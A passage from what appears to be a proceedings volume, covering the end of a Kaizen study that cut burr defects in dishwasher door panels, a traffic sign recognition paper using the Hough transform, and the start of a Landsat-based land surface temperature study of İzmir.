found during observations of manufacturing operations that the quality of PVC film was problematic. Burr formation was observed due to the breakdown of the coated PVC film during deep drawing, bending or curling operations. Therefore, the quality of PVC film was determined to be as the root cause of the burr defects.

2.6. Improvement

It was determined during root-cause analyses that burr formation was due to PVC film quality. The steel sheets used in door inner panel production are 0.4 mm in thickness, therefore these can be easily damaged and scratched during the punching or stamping operations. In order to prevent damage or scratches on the surface, the metal surface is coated with PVC film. The PVC film laminated metal sheets are widely applied to refrigerators, air-conditioners, coolers, water heaters, washing machines, dishwashers and other white goods. Coating steel surfaces via PVC film is the most efficient way to coat the steel in a simple way. As a result of the PVC coating process the metal surface gains better processability, corrosion resistance and scratch resistance. Hence, high quality and long-lasting products that allow multiple manufacturing processes are obtained. However, in the process studied, burr formation was observed due to the breakdown of the coated PVC film. As a result of the observations made during root-cause analyses, it was concluded that PVC film quality was the main cause of the burr defect.

Accordingly, it was decided to cooperate with a new PVC film supplier who offers a better quality PVC film. The new PVC material was also 0.05 mm thinner than the previous one. This characteristic of the material would cause less adhesion to machine tools during deep drawing operations leading to decreased burr defects.

2.7. Control Chart after PVC Supplier Change

PVC rolls from new supplier company were fed into production and defect data and production quantities were compiled for 8 hours. Following the PVC supplier change, p-control charts were re-created via Minitab software to determine whether the improved process was in control (Figure 8). Similar to the initial chart, p-control chart limits and center line calculations are provided below:

Total production quantity in an 8 hour shift = 1048 units.

Total number of defective parts = 10

Sample size (n) = 131

Average number of defective parts (p) = 10/1048 = 0.00954 ≈ 0.01

$$UCL = p + 3 \sqrt{\frac{p(1-p)}{n}} = 0.035$$

$$LCL = p - 3 \sqrt{\frac{p(1-p)}{n}} = 0$$

After the PVC film supplier was changed, it was observed that the average defective product rate decreased from 0.025 to 0.011 (Figure 8). The decrease both in average and in the upper control limit are due to the decrease in defect rates and is one of the indicators that the improvement, i.e. the shift to a supplier that offers better quality PVC film, has a positive effect on the process. At the same time, no out-of-control points are detected indicating a stable and in-control process.




Figure 8. p-chart of defective parts - after improvement

2.8. Hypothesis Testing for Significance of Improvement

After the higher quality PVC film was started to be utilized in manufacturing processes, hypotheses tests were conducted to determine whether the improvement was statistically significant or not. The null and alternative hypotheses for the test of significance of improvement are:

$$H_0: p'_1 = p'_2$$

$$H_a: p'_1 > p'_2$$

where,

$$p_1 = 0.025$$

$$p_2 = 0.01$$

$$n_1 = n_2 = 1048$$

$$z_{table} = 1.645$$

$$p = \frac{X_1 + X_2}{n_1 + n_2} = 0.017$$

$$z_{calculated} = \frac{p_1 - p_2}{\sqrt{p(1-p)\left(\frac{1}{n_1} + \frac{1}{n_2}\right)}} = 2.69$$

As $z_{calculated} = 2.69 > z_{table} = 1.645$ H_0 is rejected at the 0.05 significance level. Accordingly, p-value is $0.004 < \alpha=0.05$ level as seen in the Minitab output (Table 2). This indicates that utilizing a better quality PVC significantly reduced the defective parts proportion in the process. Therefore, the improvement was successful.

Table 2: Minitab output for the hypothesis test of significance of improvement

Sample	X	n	Sample p
1	26	1048	0.0248
2	10	1048	0.0095
Difference = p (1) - p (2)			
Test for difference = 0 (vs > 0)			
Z	p-value		
2.69	0.004		

2.9. Pareto Charts and Cost Analyses After PVC Supplier Change

After the supplier change, defect data was collected for a 2.5 month period and was categorized into defect types and ranked according to the number of defects in a descending order. Quantity and cost data for defective parts regarding their type, after improvement is given in Table 3. Again, Pareto charts, showing both frequency and total cost of defects, were built (Figure 9 - 10).

It is seen that out of 903 defects 677 were due to four main defects namely, burrs, tears, mold defects and bending (curling) errors, constituting 75% of the total defects. And, 31.5% of these were due to burrs (Figure 9). Therefore it can be seen that percentage of burr defects has significantly fallen by the improvement from 56.3% to 31.5% fulfilling the project goal.

Accordingly, 8,996.8 TL out of 28,433.4TL was also due to burrs constituting 31.6% of the total defect and rework costs (Figure 10). Therefore, cost of producing burr defects has significantly fallen from 56.4% to 31.6%.

Table 3. Quantity and cost data for defective parts regarding their type, after improvement

Defect Type	Quantity of defective parts	Production cost of defective parts	Quantity of items that are reworked	Rework Cost (TL)	Total Cost (TL)
Burr	284	8917.6	72	79.2	8996.8
Tear	167	5243.8	0	0	5243.8
Mold error	114	3579.6	0	0	3579.6
Curling error	112	3516.8	0	0	3516.8
Metal roll starting/ending	88	2763.2	0	0	2763.2
PVC	17	533.8	0	0	533.8
Mold adjustment	49	1538.6	0	0	1538.6
Scratch	36	1130.4	0	0	1130.4
Sheet marks	27	847.8	0	0	847.8
Corrugation	9	282.6	0	0	282.6
Total	903	28354.2	72	79.2	28433.4

Before the PVC supplier change, there was a total cost of 40,107.4 TL for burr scrap in 3.5 months. This can be expressed as a monthly average cost of 11,459.3 TL for burr scrap. Therefore, prior to improvement average cost of burr scrap was 137,511 TL per year. As a result of the improvement, as seen in Table 3, a burr scrap cost of 8,996.8 TL was incurred in a period of 2.5 months.




Figure 9. Pareto chart by frequency of defects, after improvement




Figure 10. Pareto chart by cost, after improvement

This can be expressed as a monthly average cost of burr scrap of 3,598.7 TL and 43,184 TL cost per year. Based on this, it is determined that the cost of burr defect cost decreased by 7,860.6 TL per month. This means 94,326 TL savings annually only in burr defects (Table 4).

In addition to the burr scraps caused by PVC, there has been a decrease in PVC defects. The PVC defect cost, which was 753,6 TL / month before the improvement, decreased to 213,5 TL / month after the improvement. Similar improvements are seen in almost all defect types.

Table 4. Summary of the savings due to burr elimination study

	Before	After	Savings
Monthly burr defect cost (TL)	11,459.3	3,598.7	7,860.6
Yearly burr defect cost (TL)	137,511	43,184	94,326

3. CONCLUSION

In this study, dishwashers manufactured in one white goods manufacturing plant were examined and efforts were made to minimize the defects seen on the door inner panel of dishwashers through a detailed Kaizen event. Initially, Pareto analyzes were performed both for frequency of defects and their related costs, through which burr defect was determined as the prominent defect type. After process flow had been provided, control charts were created to find out whether the process was in control or not. Then, the PVC film quality was determined as the root cause of the burr defects via detailed cause-and-effect analyses. After improvement took place, Pareto charts and control diagrams were re-created. In addition hypothesis test was conducted to verify that the improvement was statistically significant.

Finally, cost analysis was performed to reveal the gains of the study. Cost analysis revealed the fact that there is a significant decrease in the burr defects and accordingly significant annual savings due to elimination of this issue are attained.

Regarding future studies, further improvement efforts can be made on other defect types seen on final Pareto chart. Similar studies can be conducted on burr reduction within different manufacturing contexts other than household appliances as sheet metals are heavily utilized in a wide range of industries.

4. REFERENCES

- [1] Kim, S. S., Han, C. S., & Lee, Y. S. (2005). Development of a new burr-free hydro-mechanical punching. *Journal of Materials Processing Technology*, 162, 524-529.
- [2] Sachnik, P., Hoque, S. E., & Volk, W. (2017). Burr-free cutting edges by notch-shear cutting. *Journal of Materials Processing Technology*, 249, 229-245.
- [3] Pilný, L., De Chiffre, L., Piška, M., & Villumsen, M. F. (2012). Hole quality and burr reduction in drilling aluminium sheets. *CIRP Journal of Manufacturing Science and Technology*, 5(2), 102-107.
- [4] Boschetto, A., Ruggiero, A., & Veniali, F. (2007). Deburring of sheet metal by barrel finishing. In *Key Engineering Materials* (Vol. 344, pp. 193-200). Trans Tech Publications Ltd.
- [5] Aurich, J. C., & Dornfeld, D. A. (Eds.). (2009). *Burrs-Analysis, Control and Removal: Proceedings of the CIRP International Conference on Burrs, 2nd-3rd April, 2009, University of Kaiserslautern, Germany*. Springer Science & Business Media.
- [6] Altan, T., & Tekkaya, A. E. (Eds.). (2012). *Sheet metal forming: fundamentals*. Asm International.
- [7] Millsproducts official website, Retrieved on January 2021, from <https://millsproducts.com/grades-metal-appliance-stainless-steel-handle/>

AN EFFICIENT AUTOMATIC TRAFFIC SIGN RECOGNITION SYSTEM VIA HOUGH TRANSFORM AND IMAGE CORRELATION

Seçkin Uluskan¹

¹*Eskişehir Technical University, Vocational School of Transportation, Department of Motor Vehicles and Transportation Technologies, TURKEY*

seckinuluskan@eskisehir.edu.tr

ORCID: 0000-0002-1527-9302

ABSTRACT

Advanced driver assistant systems are critical applications to reduce the risk of traffic accidents and to increase the comfort of drivers. Traffic sign recognition systems are important components of driver assistant systems which can warn the drivers about speed limits, the road conditions etc. Traffic sign recognition algorithms should be very efficient because these algorithms are executed by the small computers or microprocessors in the cars, whose processing capabilities can be quite limited. One of the major problem for the traffic sign recognition is the perspective (skewed) view of traffic signs. Especially in the streets of cities, traffic signs can be located randomly, so the dash camera can not observe the traffic signs directly from the front view. This study first proposes a geometric transformation where the transformation matrices are built by means of Hough Transform. Hough Transform is also utilized in the detection of shape of traffic sign. At the second stage, traffic sign recognition is primarily based on image correlation. After the skewed image is corrected by geometric transformation, the edge-detected image is cropped to remove the empty parts and it is scaled to obtain an image with a standard size (50x50 pixels). Based on the shape of the traffic sign, the related traffic sign library is retrieved. The observed traffic sign is compared with all the traffic signs in the related library, and the image correlation scores are obtained. The traffic sign in the library with maximum correlation score is retrieved at the end of recognition process. The traffic sign recognition process concludes within 0.54 seconds in average.

Keywords: *Traffic Sign Recognition, Hough Transform, Perspective (Skewed) View, Geometric Transformation, Image Correlation*

HOUGH DÖNÜŞÜM VE GÖRÜNTÜ KORELASYONU TABANLI VERİMLİ BİR OTOMATİK TRAFİK İŞARETİ TANIMA SİSTEMİ

ÖZET

Gelişmiş sürücü asistanı sistemleri, trafik kazası riskini azaltmak ve sürücülerin konforunu artırmak için kritik uygulamalardır. Trafik işareti tanıma sistemleri, sürücü yardımcı sistemlerinin önemli bileşenleridir ve sürücülerin hız limitleri, yol koşulları vb. konusunda uyarabilir. Trafik işareti tanıma algoritmaları çok verimli olmalıdır, çünkü bu algoritmalar, arabalardaki işlemci kapasitesi oldukça sınırlı olan küçük bilgisayarlar veya mikroişlemciler tarafından yürütülmektedir. Trafik işareti tanıma için en büyük problemlerden biri trafik işaretlerinin perspektif (eğik) görünümüdür. Özellikle şehir sokaklarında trafik işaretleri rastgele yerleşmiş olabilmektedir, ve bu sebeple araç içi kamera trafik işaretlerini doğrudan önden izleyemez. Bu çalışma, ilk olarak dönüşüm matrislerinin Hough Dönüşümü aracılığıyla oluşturulduğu bir geometrik dönüşüm önermektedir. Hough Dönüşümü ayrıca trafik işareti şeklinin tespitinde de kullanılmaktadır. İkinci aşamada, trafik işareti tanıma temel olarak görüntü korelasyonuna dayanır. Eğri görünüm geometrik dönüşüm ile düzeltildikten sonra, kenar-tespit görüntüsü kırılarak boş kısımlar çıkarılır ve standart boyutta (50x50 piksel) bir görüntü elde etmek için ölçeklenir. Trafik işaretinin şekline bağlı olarak ilgili trafik işareti kütüphanesi alınır. Gözlemlenen trafik işareti ilgili, kütüphanedeki tüm trafik işaretleri ile karşılaştırılarak görüntü korelasyon puanları elde edilir. Tanıma işlemi sonunda, kütüphanede maksimum korelasyon puanına sahip trafik işareti elde edilir. Trafik işareti tanıma süreci ortalama 0,54 saniye içinde sonuçlanmaktadır.

***Anahtar Kelimeler:** Trafik İşareti Tanıma, Hough Dönüşümü, Perspektif (Eğik) Görünüm, Geometrik Dönüşüm, Görüntü Korelasyonu*

1. INTRODUCTION

Advanced driver assistant systems emerge as critical applications which have high potentials to reduce the risk of traffic accidents. Traffic accidents are major health risks throughout the world and they are significant social and economic issues for all the countries [1]. In order to reduce the rate of traffic accidents, Advanced Driver Assistance Systems (ADAS) are developed to avoid accidents or mitigate their consequences [2]. Moreover, ADAS are also planned to increase the comfort of the drivers [3]. The most essential elements of ADAS are adaptive cruise control, automatic parking, navigation system, collision avoidance system, pedestrian protection system etc.

The traffic sign detection and recognition systems is an important component of ADAS [3]. By means of traffic sign recognition, the ADAS system can warn drivers about the speed limits. Traffic sign recognition increases also the safety of the drivers. It can recognize various regulatory, warning and emergency signs, and inform the driver about the condition of the roads, the risks and the emergency situations.

In the literature, there exist a lot of studies which describe new algorithms for traffic sign detection and recognition systems. The researchers throughout the world tried to find different solutions to recognize the traffic signs. In [4], the authors developed an automatic traffic sign recognition system by combining color segmentation, shape matching and support vector machine. In [3], the authors built an automatic traffic sign recognition system by moment invariants and again support vector machines. In [5], a traffic sign recognition system is developed via simplified Gabor wavelets and convolutional neural networks. The number of studies on this subject increases dramatically. Finally, a literature review study [6] is presented which provides an overview of traffic sign detection and classification methods from some recent studies.

In this study, an efficient traffic sign recognition algorithm is presented. First, the problem definition is provided in the following chapter. Then, the perspective (skewed) images are corrected by means of the parameters obtained by Hough Transform. Next, the recognition process is accomplished primarily by image correlation. Finally, the conclusion of the study is presented.

2. PROBLEM DEFINITION

Automatic traffic sign recognition is a crucial application of Driver Assistance Systems for safe and comfortable driving conditions. The first step of the automatic traffic sign recognition is to detect the traffic signs. The most useful detection methods are the color-based methods. The dominant colors of the traffics signs are red, blue and finally yellow [6] , so the color based detection is primarily focused on these colors. In Figure.1, the color based traffic sign detection is depicted. Figure.1.a shows a sample image which includes a traffic sign with red color. When the red color filter is applied on this image, Figure.1.b is obtained. In Figure.1.b, the traffic sign explicitly appears without any other intervening objects, finally, the proximity of the traffic sign is cropped to further process this part in traffic sign recognition.




Figure 60. Color-Based Detection of Traffic Signs

One of the major problem for the traffic sign recognition is the perspective (skewed) view of traffic signs as shown in Figure.2. In Figure.2, three different traffic signs are presented which are observed from different points of view. These skewed traffic sign images can be mostly encountered within the cities. In the streets of cities, traffic signs can be located randomly so the dash camera can not observe these traffic signs directly from the front view. Consequently, a perspective view of traffic sign is observed, which creates a significant difficulty for recognition of traffic signs.

In this paper, a new efficient algorithm for traffic sign recognition is proposed. Traffic sign recognition algorithms should be very efficient because these algorithms are executed by the small computers or microprocessors in the cars. The processing capabilities of these small computers and microprocessors can be quite limited, therefore the traffic sign recognition algorithms should be efficient in order to be executed in a very small time interval.




Figure 2. Perspective (Skewed) View of Traffic Signs

Considering that driver assistant systems are vital applications to decrease the risk of traffic accidents, slow recognition of traffic signs reduces the reliability of these systems. Therefore, efficient and as well as robust traffic sign recognition algorithms are necessary in driver assistant systems. In Figure.3, the flowchart of the algorithm introduced in this paper is presented. First, the traffic sign is detected by color filters, and a small image containing the traffic sign is obtained. Immediately after traffic sign detection, edge detection is applied on this image. Next, Hough Transform is obtained. The Hough Transform of the image is first used in detecting the shape of the traffic sign. The Hough

Transform of the image is also used to transform the skewed image. The parameters of the transformation matrices for geometric transformation are obtained via Hough Transform of the image.

After the skewed image is corrected by geometric transformation, again edge detection is applied. But this time, the edge image is utilized in image recognition. The edge is cropped to remove the empty parts and it is scaled to obtain an image with a standard size (50x50 pixels). Because the shape of the traffic sign (circle, triangle, rectangle) has been already detected, the related traffic sign library is retrieved. The observed traffic sign is compared with the traffic signs in the related library and correlation scores are obtained. The maximum correlation score is obtained when the observed image is compared with its corresponding image in the library. Finally, the traffic sign is recognized in a robust as well as efficient manner.




Figure 3. Flow Chart of the New Developed Algorithm

3. HOUGH TRANSFORM BASED SHAPE RECOGNITION

In this part, recognition of the shape of the traffic sign by means of Hough is described. After traffic sign detection, edge detection is applied on the image of traffic sign. By removing all the interior

pixels in the edge images, only the convex outer shape of the traffic sign is obtained. Figure.4 depicts this process. Figure.4.a illustrates a sample traffic sign image, and Figure.4.b illustrates its edge detected image. Finally, Figure.4.c presents the image which contains only the outer shape of the traffic sign.




Figure 4. Edge Detection and Outer Shape Extraction for the Traffic Sign Image

After obtaining the outer shape of the traffic sign, the Hough Transform is obtained. Hough Transform is originally developed for line detection, however, it is also possible to detect other shapes using Hough Transform [7]. A Hough peak in the Hough Transform indicates a line in the original image [8]. In Figure.4.a and Figure.4.b, a sample triangular traffic sign is shown, and Figure.4.c shows its Hough Transform. As can be seen, there exist three Hough Peaks in the Hough Transform. Finally, three Hough Peaks in the Hough Transform indicates that the traffic sign has triangular shape.

In Figure.4.d and Figure.4.e, a sample rectangular traffic sign is shown, and Figure.4.f shows its Hough Transform. As can be seen, there exist four Hough Peaks in the Hough Transform. Four Hough Peaks in the Hough Transform indicates that the traffic sign has rectangular shape. Consequently, In Figure.4.g and Figure.4.h, a sample circular traffic sign is shown, and Figure.4.i shows its Hough Transform. As can be seen, there exist no Hough Peaks in the Hough Transform. And, these means that the shape of traffic sign does not include any line, so it is a circle.




Figure 5. Hough Transform Based Shape Recognition

4. HOUGH TRANSFORM BASED GEOMETRIC TRANSFORMATION

The major problem for the traffic sign recognition is the perspective (skewed) view of traffic signs. Especially in the streets of cities, traffic signs can be located randomly, so the dash camera can not observe these traffic signs directly from the front view. As a result, a perspective view of traffic sign

is obtained which creates a significant difficulty for recognition of traffic signs. Consequently, before recognition process, the skewed traffic sign image should be corrected.




Figure 6. Obtaining parameters of Geometric Transformation via Hough Transform

In Figure.6.b, the Hough transform of the skewed triangular shape shown in Figure.6.a is presented. As described above, a Hough peak in the Hough Transform indicates a line in the original image. Therefore, each edge in Figure.6.a are associated with the Hough peaks in Figure.6.b as labeled in the figures. First step of geometric transformation is the correction of skewed shape. At this point, the angular coordinate in Hough peak of Line 1 provides necessary information. The transformation matrix for skew correction can be written as the following:

$$T_{skew} = \begin{bmatrix} 1 & -\cos(\theta_1) & 0 \\ 0 & 1 & 0 \\ 0 & 0 & 1 \end{bmatrix} \quad (1)$$

where θ_1 is the angular coordinate of Hough peak of Line 1. This transformation matrix is utilized in `affined()` and `imwarp()` functions of Matlab® [9]. After skew correction, the image shown in Figure.6.c is obtained. After skew correction, this image should be corrected to obtain the true scales along x and y axes. In Figure.6.d, the Hough Transform of the image shown in Figure.6.c is presented. As can be seen, the Hough peak of Line 1 shown in Figure.6.b now occurs at -90 degrees as the angular coordinate, so this implies a horizontal line in the original image. Moreover, Hough peaks of Line 2 and Line 3 occur at -28 and 28 degrees, so this implies an isosceles triangle in the original image. However, triangular traffic signs are equilateral triangles, therefore these Hough peaks should occur at -30 and 30 degrees. Correcting the locations of these Hough peaks can be accomplished by the following transformation:

$$T_{skew} = \begin{bmatrix} \frac{\sin(30)}{\sin(\theta_3)} & 0 & 0 \\ 0 & 1 & 0 \\ 0 & 0 & 1 \end{bmatrix} \quad (2)$$

where θ_3 is the angular coordinate of Hough peak of Line 3. Actually, this transformation corresponds to scale correction for the image shown in Figure.6.c. Finally, when these transformations are successively applied to the original traffic sign image, the image shown in Figure.7.b is obtained, which corresponds to the front view of traffic sign. Figure.7.c is the edge detected version of Figure.7.b.




Figure 7. Geometric Transformation of Traffic Sign Image

5. TRAFFIC SIGN DETECTION BY CORRELATION SCORE

In this part, the recognition process of the traffic signs is described. The recognition of the traffic signs is primarily accomplished by image correlation. Before the image correlation, the edge detected image of the front view of traffic sign should be cropped to remove the unnecessary parts as shown in Figure.8.b. Because the images of traffic signs can be in any size, a standardization in image size is necessary before applying the image correlation. Therefore, the cropped image is converted to 50x50 pixels image as shown in Figure.8.c. Reducing the size and also the resolution of the image also speeds up the recognition algorithm. The 50x50 pixels image shown in Figure.8.c can be regarded as a kind of

fingerprint for the traffic sign. Not only the observed images, but also all the traffic sign images in the library (a sample library is shown in Figure.9.b) are also converted to 50x50 pixels edge detected images. After these processes, correlation scores between the observed image and all the images in the library are obtained.




Figure 8. Cropping and Standardization of Traffic Sign Image

Because these images are only binary edge images, the correlation score c_k between the observed image O and the k th image in the library i.e. L_k are defined as follows:

$$c_k = \frac{1}{(\sum O) (\sum L_k)} \sum_{i=1}^{50} \sum_{j=1}^{50} O(i, j) \cdot L_k(i, j) \quad (3)$$

where $\sum O$ is the total number of 1's in the observed image, and $\sum L_k$ is the total number the k th image in the library.

Because the shape of the traffic sign (circle, triangle, rectangle) has been already detected, the related traffic sign library is retrieved. Therefore, the observed traffic sign is compared only with the traffic signs in the related library. Finally, the correlation scores are obtained and listed as shown in Figure.9.a. As can be seen, there exist 40 images in the library of the triangular traffic signs. A sample view of this library is shown in Figure.9.b. As can be seen, the maximum correlation score is obtained for 16th image in the library. And, 16th image in the library is "the pedestrian crossing sign" as seen in Figure.9.b, so the observed traffic sign is accurately recognized. The traffic sign recognition process concludes within 0.54 seconds in average.



Figure 9. Traffic Sign Detection by Correlation Score

6. CONCLUSION

In this study, an efficient traffic sign recognition algorithm is presented and described with all its aspects. The main point of the algorithm is the utilization of Hough transform in traffic sign recognition. The parameters to correct the skewed traffic signs are obtained through Hough transform. Hough transform is a traditional tool, however it is quite useful to accomplish many various tasks. This study showed that Hough transform can be effectively utilized in the traffic sign recognition process. Future research can improve Hough Transform based automatic traffic sign recognition systems in order to speed up the recognition procedures.

7. REFERENCES

- [1] Pascual, J. P. C., "Advanced driver assistance system based on computer vision using detection, recognition and tracking of road signs, Phd Dissertation," *University Carlos III de Madrid*, 2009.
- [2] Jiménez, F., Naranjo, J. E., Anaya, J. J., García, F., Ponz, A., & Armingol, J. M., "Advanced driver assistance system for road environments to improve safety and efficiency," *Transportation Research Procedia*, vol. 14, pp. 2245-2254, 2016.
- [3] Agrawal, S., & Chaurasiya, R. K., "Automatic traffic sign detection and recognition using moment invariants and support vector machine," in *International Conference on Recent Innovations in Signal processing and Embedded Systems (RISE)*, 2017.

- [4] Wali, S. B., Hannan, M. A., Hussain, A., & Samad, S. A., "An automatic traffic sign detection and recognition system based on colour segmentation, shape matching, and SVM," *Mathematical Problems in Engineering*, pp. 250461 1-11, 2015.
- [5] Shao, F., Wang, X., Meng, F., Rui, T., Wang, D., & Tang, J., "Real-time traffic sign detection and recognition method based on simplified Gabor wavelets and CNNs," *Sensors*, vol. 18, no. 10, pp. 3192 1-24, (2018)..
- [6] Saadna, Y., & Behloul, A., "An overview of traffic sign detection and classification methods," *International journal of multimedia information retrieval*, vol. 6, no. 3, pp. 193-210, 2017.
- [7] Uluskan, S., "Automatic Detection of Regulatory Traffic Signs via Circle Detection by Post Edge Detection Applied to Straight Line Hough Transform," *International Journal of Automotive Science and Technology*, vol. 4, no. 2, pp. 49-58, 2020.
- [8] Duda, R. O., & Hart, P. E., "Use of the Hough transformation to detect lines and curves in pictures," *Communications of the ACM*, vol. 15, no. 1, pp. 11-15, 1972.
- [9] MATLAB 2014b, The MathWorks, Inc., Natick, Massachusetts, United States, License Number: 991708.

TERMAL UZAKTAN ALGILAMA VERİLERİ KULLANILARAK ARAZİ YÜZEY SICAKLIĞI DEĞİŞİKLİKLERİNİN ARAŞTIRILMASI: İZMİR ÖRNEĞİ

Osman Orhan¹

¹ *Department of Geomatics Engineering, Engineering Faculty, Mersin University, 33100
Mersin/TURKEY*

osmanorhan@mersin.edu.tr

ORCID: 0000-0002-1362-8206

ÖZET

Kentleşme, kent merkezlerindeki sıcaklığın çevresindeki tarım arazileri, orman vb. doğal alanlarından daha fazla olmasına neden olmaktadır. Bu durum lokal iklim değişikliği, hava kirliliği, enerji tüketimi, sağlık sorunları vb. olayların kaynağı olan kentsel ısı adası etkisini ortaya çıkarmaktadır. Uydu platformlarındaki termal sensörler, dünya yüzeyi üzerinde zamansal Yer Yüzey Sıcaklığı (YYS) haritaları oluşturmak için başarıyla kullanılmaktadır. Yer yüzey sıcaklığının takip edilmesi ve araştırılması, artan atmosferik sera gazları ile yer yüzey sıcaklığı arasındaki ilişkiyi anlamak ve şehirlerde artan yer yüzeyi sıcaklığının etkisini analiz etmek için çok önemlidir. Yer yüzey sıcaklığı, kentsel iklim çalışmalarında kilit unsur olarak değerlendirilen, fiziksel, kimyasal ve biyolojik süreçlerin en önemli kontrol faktörlerinden biridir. Bu çalışmada, Landsat 5TM ve 8 OLI uydularına ait görülebilir, kızıl ötesi ve termal bant verileri kullanılarak İzmir Metropolitan alanı üzerinde oluşan yer yüzey sıcaklığı değişimi ve bunun arazi kullanım değişimi ile olan ilişki araştırılmıştır. Çalışma sonucunda 29 yıllık periyotta birçok doğal alanların yok edilerek yapay alanlara dönüştüğü ve bunun neticesinde İzmir kent merkezi için ortalama 10 °C'ye ulaşan sıcaklık artışının yaşandığı tespit edilmiştir. Sıcaklık artışının nedeni olan kentleşmenin aksine, İzmir il merkezinin kuzey kesimlerindeki açık ve yarı doğal alanlar 1990'dan 2019'a kadar tarım arazilerine dönüşmüştür. Bu nedenle bu bölgelerde sıcaklıkta düşüş gözlenmiştir. Ayrıca CORİNE arazi örtüsü verileri yardımıyla yapay yüzey alanlarının 29 yıllık bir sürede ikiye katlanarak 650 km²'lik bir alana ulaştığı tespit edilmiştir.

Anahtar Kelimeler: *Yer Yüzey Sıcaklığı, Landsat, Kentleşme, İzmir*

INVESTIGATION OF LAND SURFACE TEMPERATURE CHANGES USING THERMAL REMOTE SENSING DATA: İZMİR CASE STUDY

ABSTRACT

Urbanization causes the temperature in city centers to be higher than in natural areas such as the surrounding agricultural lands, forest and semi-natural surfaces. This situation reveals the Urban Heat Island (UHI) effect, which is the source of events such as local climate change, air pollution, energy consumption and health problems. Thermal sensors in satellites are successfully used to create multi-temporal Land Surface Temperature (LST) maps over the earth surface. Monitoring of the Land Surface Temperature is essential in understanding the relationship between increasing atmospheric greenhouse gases and land surface temperature and analyzing the effect of increasing land surface temperature in cities. Land Surface Temperature is one of the most important control factors of physical, chemical and biological processes, which is considered as a critical factor in urban climate studies. In this study, the change in land surface temperature and its relationship with land cover change over the Izmir Metropolitan area was investigated by using visible, infrared and thermal band data of Landsat 5 TM(Thematic Mapper) and 8 OLI (Operational Land Imager)-TIRS (Thermal Infrared Sensor) satellites. As a result of the study, it was determined that many natural areas were destroyed and transformed into artificial surfaces in a period of 29 years and as a result of this, an average temperature increase of 10 0C was experienced in Izmir city center and its surroundings. In contrast to urbanization, which is the cause of temperature increase, bare and semi-natural areas in the northern parts of Izmir city center have turned into agricultural lands from 1990 to 2019. Therefore, a decrease in temperature has been observed in these regions. It was also determined that in a period of 29 years, the artificial surface areas doubled and reached an area of 650 km² with the help of CORINE land cover data.

Keywords: *Land surface temperature, Landsat, Urbanization, İzmir*

1. INTRODUCTION

Today, more than 50% of people live in cities and this rate is increasing day by day. In the continuous increase of the urban population, besides the difficulties of rural living conditions, there are some seasonal reasons such as drought [1,2]. The growth of the city means more deterioration of the natural structure of the world. Because in growing cities, natural lands and agricultural lands are

transformed into human-made objects and this change has direct effects on the climate. The most serious of these effects are experienced in the temperature of the land surface. As a result, over time, the ecology of the growing city areas changes dramatically due to this change and begins to negatively affect life [3].

Uncontrolled urban sprawl and human-induced climate change are cited as the two irreversible and inevitable major problems of the 21st century. According to the estimates of the United Nations Department of Economic and Social Affairs (UN DESA), it has been stated that the world population will be 10 billion in 2050 and 68% of the world population is predicted to live in cities. In the report, which pointed out that there were only 10 megacities with a population of over 10 million in 1990, it was stated that the number of megacities will reach 43 by 2030. Uncontrolled urban sprawl is a factor that has an important share in climate change. With the acceleration in the population growth in the cities, the natural green areas in city centers and its around are replaced by concrete, asphalt etc., surfaces that will create a heat island effect [4,5]. The urbanization and industrialization effect, defined as the urban heat island (UHI), plays an important role in climate change, which has become a global problem by affecting the heat and water cycle in the atmosphere.

Remote Sensing is an important data source that provides up-to-date, accurate and detailed information about ground surfaces. Remote sensing images are used effectively in many studies. These are; earth planning, monitoring ocean currents, mine research, examining the current status of forests, and analyzing and deformation studies in agricultural areas [6,7,8,9]. This technology is also used in the determination and research of urban heat islands due to changes in land use/land cover in cities by using multi-time satellite images and infrared and thermal regions of the electromagnetic spectrum [10,11,12,13]. Thermal data are successfully used to create multi-temporal land surface temperature maps of the relevant regions. It is essential to monitor the LST to understand the relationship between increasing atmospheric greenhouse gases and land surface temperature and to analyze the effect of the increase in the increasing ground surface temperature in cities [14,15,16,17].

Within this study's scope, the rapidly increasing urbanization in the İzmir province and the resulting change in land surface temperature maps have been examined based on remote sensing data. Landsat-5 TM and Landsat-8 OLI satellite images were used as data sources in the production of LST maps. The temperature changes in August for the years 1990 and 2018 were examined and the temperature maps obtained were compared with CORINE land cover data.

2. STUDY REGION

İzmir is located in the Aegean coastal at latitude 37° 45'-39° 15' N and longitude 26° 15'-28° 20' E and at an altitude of about 2 m in Turkey. The city is among the largest cities (12.000 sq kilometres) and is one of the most populated city in the country. Neighboring provinces are Manisa to the north,

Aydın to the south. The city Located in the Mediterranean climate zone, passes hot and dry summers and warm and rainy winters. While the annual average temperature of Izmir is 16.7 ° C, the annual average precipitation is 687 mm (tr.climate-data.org).




Figure 1. Study area.

3. DATA AND METHODS

Landsat-5 TM / 8 OLI satellite images were used to investigate the effects of temperature change caused by the urbanization and land-use change in Izmir city and its surroundings. Also, CORINE land cover (1990-2018) data was used to determine urbanization areas.

Table 1. Sensor specification used in this study to produce LST map.

Satellite	Acquisition Date	Path/Row	Spatial Resolution
Landsat-5 TM	07/08/1990	181/33	Band 3/4: 30m
			Band 6: 120m
Landsat-8 OLI/ TIRs	07/08/2019		Band 4/5: 30m
			Band 10: 100m

In this study, Landsat TM and OLI images (Path/Row:181/33), which were downloaded from the United States Geological Survey (USGS) website and acquired between 1990 and 2019, were used to produce land surface temperature maps (Table 1). All images were geometrically corrected and referenced by the USGS [18].

3.1. Land Surface Temperature Retrieval from LANDSAT data

DN of sensors were converted to spectral radiance using equation 5 to estimate the LST from the Landsat-5 thermal infrared band data, [19].

$$L\lambda = \frac{L_{max\lambda} - L_{min\lambda}}{Q_{calmax} - Q_{calmin}} \times (Q_{cal} - Q_{calmin}) + L_{min\lambda} \quad (1)$$

Where the $L\lambda$ is the cell value as radiance, Q_{cal} is the quantized calibrated digital number, Q_{calmin} is the minimum quantized calibrated pixel value, and Q_{calmax} is the maximum quantized calibrated pixel value; $L_{MIN\lambda}$ is the spectral radiance scales to Q_{calmin} , $L_{MAX\lambda}$ is the spectral radiance scales to Q_{calmax} . DN of sensors were converted to spectral radiance using the following equation to estimate the LST from the Landsat-8 thermal infrared band data,

$$L\lambda = MI \times Q_{cal} + AI \quad (2)$$

Where MI represents the band-specific multiplicative rescaling factor, Q_{cal} is the Band 10 image, AI is the band-specific additive rescaling factor, and O_i is the correction for Band 10 [20]. Spectral radiance was converted to brightness temperature by assuming the earth's surface is a black body (Eq. 3) [7,21].

$$Tb = \frac{K2}{\ln((K1/L\lambda) + 1)} \quad (3)$$

